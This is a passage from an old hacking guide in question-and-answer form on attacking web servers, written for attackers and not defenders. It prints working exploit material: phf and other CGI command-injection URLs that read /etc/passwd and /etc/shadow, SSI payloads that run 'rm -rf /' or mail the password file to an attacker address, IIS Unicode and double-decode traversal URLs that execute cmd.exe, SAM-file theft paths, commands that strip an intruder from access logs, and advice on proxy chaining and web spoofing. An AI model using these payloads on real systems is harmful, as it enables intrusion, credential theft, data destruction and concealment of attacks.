  example.com unknown - 27/Sep/1996:02:32:06 +0000 "GET /cgi-bin/phf?Jser
  ver=dummy.edu%0Als%20-la%20/etc/shadow%0A==foo=name=_phone===_school==
HTTP/1.0" 200 175
  example.com unknown - 27/Sep/1996:02:35:44 +0000 "GET /cgi-bin/phf?
  Jserver=dummy.edu%0Als%20-la%20/etc/shadow%0A==foo=nickname=_phone===_school==
HTTP/1.0" 200 175
  example.com unknown - 27/Sep/1996:02:38:24 +0000 "GET /cgi-bin/phf?
  Jserver=dummy.edu%0Agrep%20ftp%20/etc/passwd%0A==foo=
  =_phone===_school== HTTP/1.0" 200 138
  example.com unknown - 27/Sep/1996:02:40:21 +0000 "GET /cgi-bin/phf?
  Jserver=dummy.edu%0Acp%20/etc/passwd%20%7Eftp/incoming%0A==f
  oo==_phone===_school== HTTP/1.0" 200 119
  example.com unknown - 27/Sep/1996:02:40:46 +0000 "GET /cgi-bin/phf?
  Jserver=dummy.edu%0Aid%0A==foo==_ph
  one===_school== HTTP/1.0" 200 116
  example.com unknown - 27/Sep/1996:02:41:22 +0000 "GET /cgi-bin/phf?
  Jserver=dummy.edu%0Als%0A==foo==_ph
  one===_school== HTTP/1.0" 200 300
  example.com unknown - 27/Sep/1996:02:43:18 +0000 "GET /cgi-bin/phf?
  Jserver=dummy.edu%0Als%20%7Eftp/incoming%0A==foo=ckname=_phone===_school==
HTTP/1.0"200 107
```

Two attacks. The first one involves trying to access */etc/passwd* and */etc/shadow*, with attempts to determine what id httpd is running under, with failed attempts at the passwd file. The second is a little more interesting. Since */etc/shadow* can't be accessed directly, the attacker tries to move the file to anonymous FTP's incoming directory for an alternate method of retrieval.

10.6 What's the deal with Server-Side Includes?

A *"Server-Side Include (SSI)"* is a way to embed special operations and commands into an HTML document. The potential for abuse exists when they are combined with CGI and the modification of HTML.

The biggest example is the guestbook. Typically, the common guestbook serves no real purpose except as a vanity, but they can be used as a point of attack. The idea is simple: the hacker fills out guestbook form and includes an SSI. Via CGI, the form is appended to the guestbook, which is typically just an HTML document. The next person that views the guestbook activates the SSI.

So what is bad? Consider these SSIs:

<!—#exec cmd=”rm -rf /”—>

<!-#execcmd=”mailhacker@example.com<mailto:hacker@example.com> < cat /etc/passwd”—>

<!—#exec cmd=”chmod 777 ~ftp/incoming/uploaded_hack_script”—>

<!—#exec cmd=”~ftp/incoming/uploaded_hack_script”—>

<!—#exec cmd=”find / -name foobar -print”—>

The first one erases everything that the id that httpd is running under owns. This is a little psycho, but should give you an idea on how serious this is (hope you’re not running that httpd as root!). The next two give you a couple of more ideas to run with. And the last one, pasted into the document a couple hundred times, will grind a server to a halt the next time that guestbook is accessed.

10.7 What if SSIs are turned on, but includes are stripped from user input?

If SSIs are allowed, you may still have a way to use them. If there is another method of user input, such as a completely separate script, it could possibly be exploited. Granted, if you could access the system via a separate script you probably wouldn’t be messing with SSI, but if an anon FTP “/incoming” directory is in place and you can view an uploaded file via your browser, you could include the SSI stuff into an HTML file you’ve uploaded and then access it to run the SSI. Local users to the web server could also do the same things.

10.8 What is SSL?

“SSL (Secure Socket Layer)” is a encryption and user authentication standard for the Web. The basic idea behind the encryption is to encode the text of a message with a key. There are two ways to encrypt: Symmetric (the same key is used for encoding and decoding) and Asymmetric (one key is used for encoding and another for decoding). In the latter, there are a pair of keys that work together, the public key for encoding, and a private key for decoding. A typical implementation would use both; an asymmetric system would be used to transmit a symmetric key good for the current session.

For this to work in a web environment, you need the scheme built into the browser and the server. SSL uses low-level encryption to encrypt transactions in higher-level protocols such as HTTP, NNTP and FTP. The client authentication really isn’t happening yet, and until some type of universal signature method is used (like Verisign) to sign clients, the only advantage is the message encryption.

There is still no guarantee that you are who you say you are. Layman’s terms? Look at your Site Certificates. These can be used to create a secure connection. You could still send a fake credit card number and claim you are Joe Blow, but at least your message could not be intercepted ;-)

10.9 How can I attack anonymously?

There are a couple of ways to do this. First off, you could use a proxy. In the log files, the proxy's address will be there—not yours. Of course the disadvantage is that the target could contact the proxy site and the proxy site could supply the target with log info.

It is possible, even desirable, to chain proxies to cover your tracks. This assumes there are no limitations on the proxy, such as they only allow certain addresses to be proxied.

Of course, since you don't need a browser to hack ('telnet target address 80' will work just the same), you can use traditional hack methods such as IP address spoofing or attacking from another location other than your home account. Using methods like these will probably mean you will need to tack on a "|mail hacker@remailer.example.com" to the end of each attempt so you can see the results.

10.10 What is the ASP Dot attack?

Well, it's hardly an attack, but worth mentioning. Microsoft's Active Server Pages are dynamic pages, and are often used to do things such as controlling access to other pages or systems. Obviously, accessing the page's source would give the browsing party this info, which is usually not the intent of the author. Instead of accessing like so...

http://www.example.com/secret/files/default.asp

... add a dot on the end...

http://www.example.com/secret/files/default.asp.

...and this may yield the source code of the NT server's html page.

10.11 What is the Campas Attack?

The "campas attack" refers to an old NCSA script called campas.sh, which accepted newlines. For example:

http://www.example.com/cgi-bin/campas?%0acat%0a/etc/passwd%0a

This is old (version 1.2) and typically not found on most systems.

10.12 What is the Count.cgi Attack?

Versions earlier than 2.4 are susceptible to buffer overflows. The version of count.cgi is 2.5.

10.13 What is the Faxsurvey Attack?

If the HylaFAX package is installed (common on some older Linux distributions), you can send arbitrary commands running as the UID of the Web server:

http://www.example.com/cgi-bin/faxsurvey?/bin/cat%20/etc/passwd

10.14 What about finger.cgi?

Found on some systems, it allows you to finger a user via your web browser. The fingered site has the web server's IP address in their logs—not yours. If a site has this cgi script installed but finger traffic is blocked at their firewall, you could possibly finger hosts behind the firewall:

http://www.example.com/cgibin/finger\?thegnome@vortex.nmrc.org

10.15 What is the Glimpse Exploit?

If a site is running Glimpse HTTP and uses the standard scripts, arbitrary commands can be issued. This is a long line of text, but you should be able to figure it out:

http://www.example.com/cgi-bin/aglimpse/80IFS=5;CMD=5mail5thegnome\@nmrc.org\ <mail-to:thegnome\@nmrc.org\>passwd;eval$CMD

10.16 What are some other CGI scripts that allow remote command execution?

Anything below version 2.9932 of the Htmlscript CGI allows for remote execution of commands. So do versions earlier than 1.2 of info2www. Earlier versions of *view_source.cgi, webdist.cgi, webgais.cgi*, and *websendmail.cgi* are also vulnerable.

We don't have the syntax handy, so look at the multitude of other web sploits in this S & S GUIDE and guess the url... ;-)

10.17 What are the MetaInfo Attacks?

MetaInfo puts out a couple of NT products, such as MetaIP and a port of the Unix Sendmail program. These can be remotely managed by a web browser at port 5000 (the default) and exploited.

For the MetaInfo Sendmail:

http://www.example.com:5000/../../winnt/repair/sam-Gets the SAM
http://www.example.com:5000/../smusers.txt-Gets the POP3 password file


For MetaIP (note 3 nested levels back to c:\ instead of 2):

http://www.example.com:5000/../../../winnt/repair/sam - Gets the SAM

You can also execute arbitrary commands (this assumes Sendmail):

http://www.example.com:5000/../../winnt/system32/net.exe?use%20 etc etc

You can have all kinds of fun with this, especially if the Resource Kit is used, as there are a large number of command line utilities you can use. If the NT box is the sendmail server and the firewall, odds are you will be able to own the entire company.



The Basic Web Server

11.0 What are the big weak spots on servers?

The big weak spots are as follows:

- ***Server running HTTPD as root.*** *This means that any time a user attaches to the web server, they are running as root. Very powerful if there are any holes at all, and if your browser can find a way in, you can gain access to anything on the system.*
- ***Improper checking and buffering of user data by CGI scripts.*** *Either a buffer can be overrun or arbitrary commands can be sent to the server.*
- ***Improper configuration of the server itself or the web server, allowing for access to files not intended for the general public.*** *This could include log files, the htpasswd file, and web server configuration files, but the main problem is a CGI interpreter (perl.exe on an NT web server leaps to mind) that allows a browser to execute server commands, launch shells, rename or append files, etc.*

11.1 What are the critical files?

They are as follows (the names may vary depending on the httpd server you're running):

- *httpd.conf—Contains all of the info to configure the httpd service.*
- *srm.conf—Contains the info as to where scripts and documents reside.*
- *access.conf—Defines the service features for all browsers.*
- *.htaccess—Limits access on a directory-by-directory basis.*

11.0 THE BASIC WEB SERVER

11.2 What's the difference between httpd running as a daemon vs. running under inetd?

Performance. If httpd is running as a stand-alone daemon, it read its configuration files once, and responds faster to user requests. Typically, if a site is expecting many users, the server is dedicated. This can be as simple as starting httpd as follows:

- *# httpd &*
- *Of course, the site will probably have something like this in the /etc/rc0 (or equivalent file) so that httpd starts on boot-up:*
- *if -x /path/to/httpd*
- */path/to/httpd*
- *fi*

Most sites with web servers accessible to the Internet run as a standalone daemon. The downside is if the Web service isn't being used constantly, the server is wasting CPU running a Web service with no one accessing it.

Running *httpd* under *inetd* starts and stops as user requests come in. The performance isn't as good—as the server spawns httpd for each user, the configuration files are read in for each request. It is usually run by having a line in /etc/services like this:

http 80/tcp

There is an entry like this in /etc/inetd.conf:

http stream tcp nowait nobody /path/to/httpd httpd

This type of setup is most common on intranets. Very few Internet servers are set up this way, unless they are not very busy or the site is trying to save resources by combining Web, ftp, and a few other services on one box.

11.3 How does the server resolve paths?

Typically, a server will resolve paths by having a point in the configuration files that says something like, "*turn ~ into public_html*", which means that *~thegnome* will resolve to */server/path/to/documents + public_html*.

Therefore, if your server's path to docs is */usr/local/etc/httpd/htdocs* with a sub-directory under that of *public_html* with all of the users' directories under THAT, *http://www.example.com/pub/public_html/thegnome* becomes *http://www.example.com/~thegnome* and accesses the same file.

The problem with resolves is that some sites (depending on software, revisions, os, patches, etc.) will resolve based on the /etc/passwd listing of the home directory. This is good for intrusion, but bad for security. As stated earlier in the S&S GUIDE, accessing http://www.example.com/~bin/etc/ can yield interesting results. In practical experience, we've seen this more often on BSD derivatives with Apache than anything else.

11.4 What log files are used by the server?

This depends entirely on the server software and how it is configured. It is usually in a subdirectory called "logs" in a different section of the tree than regular web pages. It is usually named "access_log" for Apache or NCSA, or "access" for Netscape, or some other easily self-identifying name. This log will contain entries like:

```
thegnome.example.com - - 14/Dec/1996:00:13:31 -0600 "GET /nomad/ HTTP/1.0" 200 293
thegnome.example.com - - 14/Dec/1996:00:13:35 -0600 "GET /nomad/2.html HTTP/1.0" 200 303
thegnome.example.com - - 14/Dec/1996:00:13:39 -0600 "GET /nomad/3.html HTTP/1.0" 200 333
thegnome.example.com - - 14/Dec/1996:00:13:43 -0600 "GET /nomad/4.html HTTP/1.0" 200 359
thegnome.example.com - - 14/Dec/1996:00:13:47 -0600 "GET /nomad/5.html HTTP/1.0" 200 385
thegnome.example.com - - 14/Dec/1996:00:13:51 -0600 "GET /nomad/6.html HTTP/1.0" 200 434
thegnome.example.com - - 14/Dec/1996:00:13:55 -0600 "GET /nomad/nomad.html HTTP/1.0" 200 1988
thegnome.example.com - - 14/Dec/1996:00:14:02 -0600 "GET /nomad/unix/index.html HTTP/1.0" 200 5066
thegnome.example.com - - 14/Dec/1996:00:14:28 -0600 "GET /nomad/unix/cvnmount.exploit HTTP/1.0" 200 3117
```

Obviously, if your phf accesses are in there, it could be incriminating. If you gain access, you might want to eliminate yourself from them.

```
mv access_log access_tmp
cat access_tmp | grep -v thegnome.fastlane.net > access_log
rm access_tmp
```

The same with the error log. Called error_log or error, its entries look like so:

```
Thu Dec 19 22:10:02 1996 access to /usr/local/etc/httpd/htdocs/nomad/S & S Guide s/netware.htm failed for dyn2121a.dialin.example.com, reason: File does not exist
Thu Dec 19 22:10:21 1996 access to /usr/local/etc/httpd/htdocs/nomad/S & S Guide s/_free.html_ failed for dyn2121a.dialin.example.com, reason: File does not exist
Thu Dec 19 23:29:35 1996 access to /usr/local/etc/httpd/htdocs/nomad/HTTP failed for niobe.example.com, reason: File does not exist
```

```
■ Thu Dec 19 23:48:19 1996 send script output lost connection to client
  ip189.raleigh3.nc.example.com
■ Thu Dec 19 23:48:25 1996 send script output lost connection to client 10.0.1.1
■ Fri Dec 20 09:19:13 1996 accept: Connection reset by peer
■ Fri Dec 20 09:19:13 1996 - socket error: accept failed
■ Fri Dec 20 10:35:41 1996 accept: Connection reset by peer
■ Fri Dec 20 10:35:41 1996 - socket error: accept failed
■ Fri Dec 20 10:39:55 1996 access to /usr/local/etc/httpd/htdocs/nomad/unix/Xtx86.c failed for
  192.168.1.1, reason: File does not exist
```

11.5 How does access restrictions work?

This varies from platform to platform, but we're going to use NCSA as an example. We won't go into a lot of detail, but want to make the point that service can be limited, and provide a flavor of how easy it is for an admin to set up.

Restricting Access by Host Name:

In NCSA this is in *access.conf*, and you can specify the following:

allow

host names allowed

AllowOveride

determines whether per-directory access overrides global access restrictions

deny

host names denied

There are more options depending on OS, server software, etc., and it can get pretty detailed, but most server software allows access restriction by host names.

Restricting Access by Directory:

This is usually accomplished by specifying a realpath/to/directory tag with the restrictions following, and closing with an ending tag of , all within the access.conf file. For example, let's say the admin wants to limit a directory to company employees on an NCSA server:

```
■ <Limit GET>
      order deny,allow
      deny from all
      allow from mydomain.org
```

Include those lines in a .htaccess file in the directory you wish to limit and bingo—you're limiting access.

11.6 How do password restrictions work?

This typically involves the admin performing the following functions:

- *Building each user id/password as needed.*
- *Updating the main configuration files to recognize that passwords are being used.*
- *Updating any .htaccess files in individual directories.*

The command line syntax for creating a user ID and password (on NCSA) is:

htpasswd -c .htpasswdUserName

"UserName" is the name of the user file you wish to create or edit. The -c option specifies that a new file is to be created, not the old one edited. If you are creating a new UserName file, and htpasswd doesn't find a duplicate name, you will be prompted for the password. If it does find a duplicate name, it will prompt you to type it in twice. These passwords do not correspond to system passwords, so if you are an idiot wannabe hacker and you just got into a server with a shell, don't expect to create a root account with htpasswd and then su to it.

In NSCA, you will find the following in the *access.conf* file, indicating that passwords are in use:

- *<Directory /usr/stuff/WWW/docs>*
- *AllowOverride None*
- *Options Indexes*
- *AuthName secretPassword*
- *AuthType Basic*
- *AuthUserFile /usr/WWW/security/.htpasswd*
- *AuthGroupFile /usr/WWW/security/NULL*
- *<Limit GET>*

    Require user UserName

For a directory-level usage, this might be in the .htaccess file:

- *AuthName secretPassword*
- *AuthType Basic*
- *AuthUserFile /usr/WWW/security/.htpasswd*
- *AuthGroupFile /usr/WWW/security/.group1*
- *<Limit GET>*
- *require user UserName*

Once again, we're not going to go into a lot of detail here. You need to read the documentation for the server you're attacking (i.e. do your homework) and THEN start changing or updating files. For example, .htaccess is the name of the file for NCSA and its derivatives.

11.0 THE BASIC WEB SERVER

One of the good things for intruders is that if an admin is using per-directory restrictions, you can often retrieve these files just like a regular URL. For example, if the target is restricting access to the */usr/local/etc/httpd/docs/secure* directory using a *.htaccess* file to control access, this URL might retrieve it (depending on server software):

http://www.example.com/secure/.htaccess

Besides containing important info, it will give you the location of the Web passwd file.

11.7 What is web spoofing?

Summed up, web spoofing is a man-in-the-middle attack that makes the user think they have a secured session with one specific Web server, when in fact they have a secured session with an attacker's server. At that point, the attacker could persuade the user to supply credit card or other personal info, passwords, etc. You get the idea.

Here's how it works, in a nutshell:

- *The attacker has compromised XYZ Company's web site, using DNS spoofing, or some other means, such as being listed in a search engine to provide an intercept to XYZ.*
- *The user wants to visit XYZ Company's web site, and clicks on a link.*
- *The attacker has built their own SSL certificate and the domain in this certificate appears authentic to the user's browser.*
- *The user gets the solid key and now assumes all is safe and is encrypted and secure.*
- *The attacker's forms on this Trojan site may include fields for passwords, credit cards, bank accounts, etc., and the unknowing user provides this info to the attacker as they use the forms.*

What is the problem here? It is not SSL. It is the certificates. You see, as long as you have what looks to be the proper info in the certificate, the user will never know the difference. Sure, the URL might not look right, but you can use Java to control that.

Of course, only an idiot would redirect a user to a server in their home or office; you would, of course, redirect them to a server you have compromised, and you would use the compromised server's certificate to get that solid key. That's the trick: make the key solid, and the user is fooled.

For more details on this type of attack, check out the following URLs:

"**Hyperlink Spoofing: An attack on SSL Server Authentication**," by Frank O'Dwyer

Secure Internet Programming Laboratory

"I am still confused about the Web server. Can you break-down how to hack a Web server?"

We will start taking closer look first to Web server. For new readers, Web servers are the heart of Web Sites, The Web Server is the system that holds and broadcasts the Web site, as it is doing right now, so you can view, read, write, etc.

The browser dissasembles the URL into three parts:

- *Protocol HTTP*
- *Site name www.Site.com*
- *File name web-server.htm*

The site name is translated into the IP address. The browser then makes a connection to the Web server at the IP address on port 80 or the server. Next, the browser sends a GET for protocol request to the server, asking for the file. The server sends the HTML text for the Web page to the browser and, finally, reads the HTML tags and makes a visual screen.

There are many popular Web Servers, and even more common security threats that come with that popularity. Hundreds of servers get hacked every day due to poor security and poor education.

The three most popular Web servers are *Apache, IIS* and *Sun ONE*. What are the three most common attacks? The first is when admin misconfigures the Web server; second is "sniffing" the server, and third is "*DoS (Denial of Service)*" attacks.

Apache Web Servers are open-source for operating systems. The server allows HTTP services in sync with the current HTTP standards in a rich, efficient environment. Sun ONE is a Java Web Server, which is not free. And, finally, IIS Web Server is Microsoft's Web server, which is as popular as Apache and less complicated, if you are not used to Unix or Linux platforms.

One of the biggest security concerns is that the Web server can expose the system used on the server to threats posed by the Internet, which may come in form of worms, backdoors, hackers or the loss of important information.

Server software bugs are the main source of security holes. Web servers, being large, complex devices, come with these implied risks. The open architecture of some Web servers also allows scripts to be executed without regard on the server's side of the connection in response to remote requests. Any CGI script installed at the site may contain bugs that are potential security holes. So if there is a script on your site, there is always the risk you may be target for penetration testing by attackers.

The average person usually does not see any immediate danger, as surfing the Web appears both safe and anonymous. However, active content, such as ActiveX controls and Java applets, makes it possible for such harmful applications as viruses or Trojans to invade the user's system. For example, some Trojans can be installed through ActiveX without any warning or notification. This Internet Explorer "insecurity" is why it is recommended to get Mozilla FireFox.

The TCP/IP protocol was not designed with security as its main priority. Therefore, data can be compromised in terms of confidentiality, authentication, and integrity as it is transmitted across the Web.

Apache Risks

Apache vulnerabilities are common, and if not patched, can cause major security risks. For example, an old vulnerability was found in the Win32 port of Apache, in which a client submitting a very long URI could cause a directory listing to be returned rather than the default index page. A URL with a large number of trailing slashes, such as: *"/cgi-bin ///////////////"* could produce directory listing of the original directory.

There are more old big vulnerabilities, like: (Remote DoS via IPv6). This occurs when a client requests that proxy ftp connect to an ftp server with IPv6 address, but the proxy is unable to create an IPv6 socket and an infinite loop occurs, causing a remote Denial of Service (Remote DoS with multiple Listen directives).

In an Apache server with multiple listening sockets, a certain error returned by accept () on a rarely accessed port can cause a temporary denial of service, due to a bug in the prefork MPM. (Line feed memory leak DoS), Remote attackers can cause a denial of service (memory consumption) via large chunks of linefeed characters, which causes Apache to allocate 80 bytes for each linefeed.

Rewrite rules that include references allow access to any file, Apache can serve unexpected files by appending illegal characters, such as '<', to the request URL and few others. These are just some of the exploits that old Apache went through, and who knows how many others never even went public? I believe there are still more out there, yet to be found. These hidden dangers are the more dangerous ones because they can be used for months without anyone knowing.

IIS Risks

IIS is one of the most widely used Web server platforms on the Internet, with more exploits to it.

Dynamic capabilities were added by using *Common Gateway Interface (CGI)* applications. These applications run on the server and generate dynamic content different for each request. This capability to process input and generate pages in real time greatly expanded the functional potential of a Web application.

Microsoft introduced two similar technologies to serve as the basis for Web applications: *Active Server Pages (ASP)* and the *Internet Server Application Programming Interface (ISAPI)*. ASP scripts are usually written to be readable scripting language, and the ASP interpreter is implemented as an ISAPI DLL.

ISAPI, on the other hand, is much less visible to Web surfers. Microsoft uses many ISAPI DLLs to extend IIS itself. ISAPI DLLs are binary files that are not visible to be read or given to human interpretation. However, a user who knows the name of an ISAPI DLL can call it through HTTP. They are capable of running inside or outside the IIS process (inetinfo.exe) and, once instantiated, remain resident; thereby reducing the overhead of spawning a new process for a CGI executable to service each request. Two popular files that may be run when IIS is hacked are *cmd.exe* and *global.asa*, which often contain passwords or other sensitive information.

One popular old exploits was: *(Showcode.asp)*, which is a script that allows a Web developer to easily view the code for a number of examples included with Internet Information Server. It comes under several different guises, including showcode.asp, viewcode.asp, and codebrws.asp, among others.

Essentially, it lets the developer view the code of a server-side script without executing it. The problem is that it does not just stop at that. With some manipulation of the URL, it lets an attacker view any file on the same drive as the script.

Another exploit is *(Piggy-backing privileged command execution on back-end database queries MDAC/RDS)*. MDAC is a package used to integrate Web and database services, and includes the RDS component that provides remote access to database objects through IIS.

By exploiting vulnerabilities in RDS, and depending on the security posture of the website, attackers can send random SQL commands that manipulate the database or retrieve any desired information. In this specific case, the attacker can even gain administrative rights by embedding the shell () VBA command into the SQL command and execute any highly privileged system command.

IIS relies heavily on DLLs to provide various capabilities. Server side scripting, Content Indexing, and Web-based printing are other popular ways of exploiting IIS.

Exploiting IIS

The main security function of a Web server is to restrict user requests so they can access only files within the web folders. Microsoft IIS 4.0 and 5.0 are both vulnerable to double dot "../" directory traversal exploitation if extended Unicode character representations are substituted for "/" and "\".

This vulnerability provides a way for a malicious user to provide a special URL to the Web site, located on the same logical drive as the Web folders, that will access any files whose name and location he knows. This could potentially enable a malicious user visiting the Web site to gain additional privileges on the machine. Specifically, it could be used to gain privileges equal to those of a locally logged-on user. Gaining these permissions enables the attackers to add, change or delete data, run code already on the server, or upload new code.

-Example 1-

For example, let's look on this good link.

- *protocol://site/scripts/..%c1%1c../path/file.ext*
- *I am using protocol to display HTTP. **
- *protocol://site/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir*
- *protocol://site/scripts/..%c0%9v../winnt/system32/cmd.exe?/c+dir*
- *protocol://site/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir*
- *protocol://site/scripts/..%c0%qf../winnt/system32/cmd.exe?/c+dir*
- *protocol://site/scripts/..%c1%8s../winnt/system32/cmd.exe?/c+dir*
- *protocol://site/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir*
- *protocol://site/scripts/..%c1%pc../winnt/system32/cmd.exe?/c+dir*
- *protocol://site/msadc/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+dir*

11.0 THE BASIC WEB SERVER

-Example 2-

This exploit shows how an attacker can execute commands using a redirect on the target host. First the attacker copies “*.. \..\winnt\system32\cmd.exe*” to “*..\..\interpub\scripts\cmd1.exe*” Then changes the command to the valid URL.

- *protocol://site/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+copy+..\..\winnt\system32\cmd.exe+cmd1.exe*
- *Vulnerable IIS returns: “CGI Error ... 1 file(s) copied.”*
- *The specified CGI application does not return a complete set of HTTP headers, but instead returns the error shown above.*
- *Next, the attacker runs “cmd1.exe /c echo abc >aaa & dir & type aaa”, along with the URL to list the directory contents.*
- *protocol://site/scripts/..%c1%9c../inetpub/scripts/cmd1.exe?/c+echo+abc+>aaa&dir&type+aaa*

Vulnerable IIS returns:

- *“Directory of c: \inetpub\scripts*
- *month/day/year Time <DIR> .*
- *month/day/year Time <DIR> ..*
- *month/day/year Time 6 aaa*
- *month/day/year Time a 236,304 cmd1.exe*
- ..
- *abc*
- “

About Unicode

- *ASCII characters for the dots are replaced with hexadecimal equivalent (%2E).*
- *ASCII characters for the slashes are replaced with Unicode equivalent (%co%af).*
- *Unicode 2.0 allows multiple encoding possibilities for each characters.*
- *Unicode for”/”: 2f, c0af, e080af, f08080af, f8808080af,.....*
- *Overlong Unicodes are NOT malformed, but are not allowed by a correct Unicode encoder and decoder. They can be maliciously used to bypass filters that only check short Unicode.*

Example:

- *HackersCenter.com/~DoZ*
- *This will turn “~” to “%7E” thus making this link HackersCenter.com/%7EDoZ/*

Hackers can use this exploit when a writeable or executable directory is available, allowing them to upload bad code.

Unicode extensions are installed by default with Microsoft Internet Information Server (IIS) version 4.0 and 5.0. This allows Web servers to recognize characters not used in the English language.

Computers store letters and other characters by assigning them a number. Unicode provides a unique number for every character and forms a single character set across all languages, using a standard 2-byte or 3-byte character set. The IIS Unicode Exploit allows users to run arbitrary commands on the Web server. IIS servers with the Unicode extensions loaded are vulnerable unless they are patched.

Another exploit occurs when a system executable, such as cmd.exe, is available on the root without an access control list applied to it, and an attacker sends to a Web server a bad URL that looks something like this:

protocol://site/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:

If the target has a virtual executable directory (e.g., scripts) located on the same directory of a Windows system, the C: directory is revealed. The question mark (?) inserted after *"cmd.exe"* represents a command line argument.

For example, appending *"a/c,"* as in the above example, indicates that it carries out the command specified by the succeding string and then stops. The "+" indicates the space between arguments. The variable *"/..%255c..%255c"* decodes to *"/...."*, which translates to a directory traversal.

This is equivalent to sending a hex value to the server. A common example is %20, which refers to a space. Using a direct hex interpretation of a directory traversal will be checked by IIS and user access denied.

The exploit occurs because the CGI routine within the Web server decodes the address twice. First, the CGI filename is decoded to check if it is an executable file, such as .exe or .com After the filename checkup, IIS runs another decode process. Thus, the attacker sends various hex values of a required character until a suitable value is accepted and excuted.

Therefore, "*..*" can be represented by *"..%255c"* , *"..%%35c",* etc. After the first decoding, *"..%255c"* is turned into *"..%5c",* which IIS will take as a legal character string that can pass security checkup. However, after a second decode process, it will be reverted to "*..*", and the attack succeeds.

protocol://site.com/../../../../../winnt/repair/file.

In this case, the Web server will just look for the file in the Web root directory called *"../../../../../winnt/repair/file._"*. The "*../*" tells the Web server to search one directory above, so the server looks in the document root for a file called *"winnt/repair/file. _"*. The number of "*../*"s does not matter as long as there are enough of them to change back to the root of the file system, either *"c:"* or "/" on UNIX system.

The IIS Unicode exploit uses HTTP protocol and malformed URLs to traverse directories and execute bad commands on vulnerable Web servers. The IIS Unicode exploit uses a Unicode representation of a directory delimiter (/) to fool IIS. Because the exploit uses http, it works directly from the address bar of a browser. Because of the non-interactive nature of this exploit, (…?)

Web Server Conclusion

Countermeasures for securing Web servers include scanning for, and immediately patching, any existing vulnerabilities, anonymous access restriction, incoming traffic request screening and filtering. Also study the server and, if possible, test one to its limits so you know its ins and outs.

Port Scanning

12.0 What is this "port scanning" you are talking about?

Footprinting and Scanning are the first bases of hacking. Information gathering has many phases, such as profiling your target. Whois, ARIN can reveal public information of a domain that can be leveraged further. Traceroute and mail tracking can be used to target specific IP and later for spoofing. Nslookup can reveal specific users and zone transfers can compromise DNS security. Footprinting is necessary to systematically and methodically ensure that all pieces of information related to the aforementioned technologies are identified.

Without a sound methodology for performing this type of reconnaissance, you are likely to miss key pieces of information related to a specific technology or organization. Footprinting is often the most arduous task of trying to determine the security posture of an entity, but it is also one of the most important.

Footprinting must be performed accurately and in a controlled fashion. This is the reconnaissance step before anything is done. Tools like Nmap will be deployed to scan the target and get any available possible information. Information warfare is not without its battle plans or surveillance techniques, and in this context, a strategic map used in a battle would be a close analogy to a footprint.

Note that we use the term "organization" throughout this course to represent a target system, and which also includes discussion pertaining to a single system. Footprinting, therefore, needs to be carried out precisely and in an organized manner.

The information unveiled at various network levels can include details of domain name, network blocks, network services and applications, system architecture, intrusion detection systems, specific IP addresses, access control mechanisms and related lists, phone numbers, contact addresses, authentication mechanisms and system enumeration—a list that may include even more information, depending on how various security aspects are addressed by the organization.

Information gathered during Footprinting can be used as a springboard in narrowing down the attack methodology and assessing its merit. One dubious aspect of the information gathering phase is that most of it can be sought within legal bindings and from publicly available information.

It should be noted that, though the Internet originated from the efforts of the Defense Department and many of the protocols were established to serve the purpose of communicating information reliably, completely and dependably, the speed with which it would penetrate the common world was unpredicted, as were the security concerns that would arise from the increased networked environment.

Surprisingly, one of the best Hack Tools for gathering information is Google! Google Hacking if most popular among Ethical Hackers and Black Hat Hackers.

When using scanning tools, the purposes are to:

- *Detect 'live' systems on target network.*
- *Discovering services running/ listening on target systems.*
- *Understanding port scanning techniques.*
- *Identify TCP and UDP services running on target network.*
- *Discover the operating system.*
- *Understand active and passive fingerprinting, and automated discovery tools.*

There are various scan types: SYN, FIN, Connect, ACK, RPC, Inverse Mapping, FTP Bounce, Idle Host, etc. The use of a particular scan type depends on the objective at hand. Port Scanning is one of the most popular reconnaissance techniques used by hackers to discover services that can be compromised.

A potential target computer runs many 'services' that listen at 'well-known' 'ports'. By scanning which ports are available on the victim, the hacker finds potential vulnerabilities that can be exploited. Scan techniques can be differentiated broadly into Vanilla, Strobe, Stealth, FTP Bounce, Fragmented Packets, Sweep and UDP Scans.

One of the primary activities that an attacker undertakes while attempting to penetrate the system is to compile an inventory of open ports using any of the port scanning techniques. On completion, this list helps the attacker identify various services that are running on the target system, using a RFC compliant port list (discussed before under the services file). This allows further strategizing leading to system compromise.

